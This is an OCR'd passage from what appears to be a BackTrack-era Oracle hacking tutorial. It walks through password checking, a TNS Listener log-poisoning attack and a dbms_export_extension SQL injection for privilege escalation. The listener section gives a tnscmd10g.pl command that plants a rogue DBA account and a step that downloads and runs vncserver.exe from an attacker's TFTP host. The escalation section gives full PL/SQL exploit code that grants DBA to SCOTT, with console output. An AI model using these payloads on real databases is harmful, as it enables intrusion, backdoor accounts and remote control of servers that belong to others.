
Check the passwords with checkpwd

```
checkpwd system/alexora1@//192.168.2.234/xe
default_passwords.txt
```




Hacking the TNS Listener (Oracle 8-9i Rel.2)


The first stepin hacking the TNS Listener is to start the TFTPD in the backtrack-menu. This step is optional could could be used to upload executables to the database server




The TFTP-Server is normally running on port 69 with Home Directory /tmp.



Now we are copying an executable for the target platform (e.g. vncserver.exe, netcat) into the directory /tmp.




Now we must get the path of the ORACLE_HOME via the (unprotected) TNS Listener



The result of the previous command is the ORACLE_HOME (here: c:\oracle\ora92)


The next step is to change the name and directory of the logfile, e.g. c:\oracle\ora92\sqlplus\admin\glogin.sql.

Instead of modifying the glogin.sql it is also possible to put content into the .rhosts (a security aware DBA should NEVER run R*-Services on a Unix-Server) or we could upload authorized keys for SSH. This is not shown here.




Now we are writing OS commands (download and execute binary from TFTP server) and SQL commands to the listener log file:


```
tnscmd10g.pl -h 192.168.2.238 -rawcmd "(CONNECT_DATA=((
set term off
create user backtrack20 identified by backtrack20;
grant dba to backtrack20;
host tftp -I 192.168.2.30 GET vncserver.exe vncserver.exe
host vncserver
set term on
"
```




Now we are changing the value of the listener.log back to the original value



The next time the DBA is using sqlplus on the database server, the code in the glogin.sql is executed, vnserver.exe (or netcat) is downloaded and executed.



Now we use vnc to connect to the client. Or we can connect with out newly created user backtrack20 to connect to the database.



GAME OVER – Server 0wned.

Privilege Escalation

There are various ways to do a privilege escalation.


dbms_export_extension (Oracle 8i – 10.2.0.2)

One of the possibilities to become DBA is a SQL Injection vulnerability in dbms_export_extension. The following exploit was posted as an 0day on the Bugtraq security mailing list and is known since April 2006. The Oracle CPU July 2006 (or newer patchsets like 9.2.0.8) is fixing this problem.

Details are available on
http://www.red-database-security.com/exploits/oracle-sql-injection-oracle-dbms_export_extension.html

In the beginning we must connect to the database with a user with create procedure privileges. As we can see we do not have DBA privileges ("`desc dba_users`").

```
sqlplus scott/tiger@//192.168.2.238/ora9207
```



-- Create a function in a package first and inject this function. The function will be executed as user SYS.

```
CREATE OR REPLACE
PACKAGE BT20_EXPLOIT AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/
```

```
SQL> CREATE OR REPLACE
PACKAGE BT20_EXPLOIT AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/   2    3    4    5    6    7    8

Package created.

SQL>
```

```
CREATE OR REPLACE PACKAGE BODY BT20_EXPLOIT
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN(1);
END;

END;
/
```

```
SQL> CREATE OR REPLACE PACKAGE BODY BT20_EXPLOIT
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN(1);
END;

END;
/
  2    3    4    5    6    7    8    9   10   11   12   13   14   15
Package body created.

SQL>
```

-- Inject the function in dbms_export_extension

```
DECLARE
INDEX_NAME VARCHAR2(200);
```

```
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'SCOTT';
TYPE_NAME := 'BT20_EXPLOIT';
TYPE_SCHEMA := 'SCOTT';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;

v_Return :=
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA,
TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/
```

```
SQL> DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'SCOTT';
TYPE_NAME := 'BT20_EXPLOIT';
TYPE_SCHEMA := 'SCOTT';
VERSION := '9.2.0.7';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/
  2    3    4    5    6    7    8    9   10   11   12   13   14   15   16   17   18   19
   23   24   25  DECLARE
*
```

Now we must logout and login again. After that we are DBA (if the system was not patched or updated to the latest version).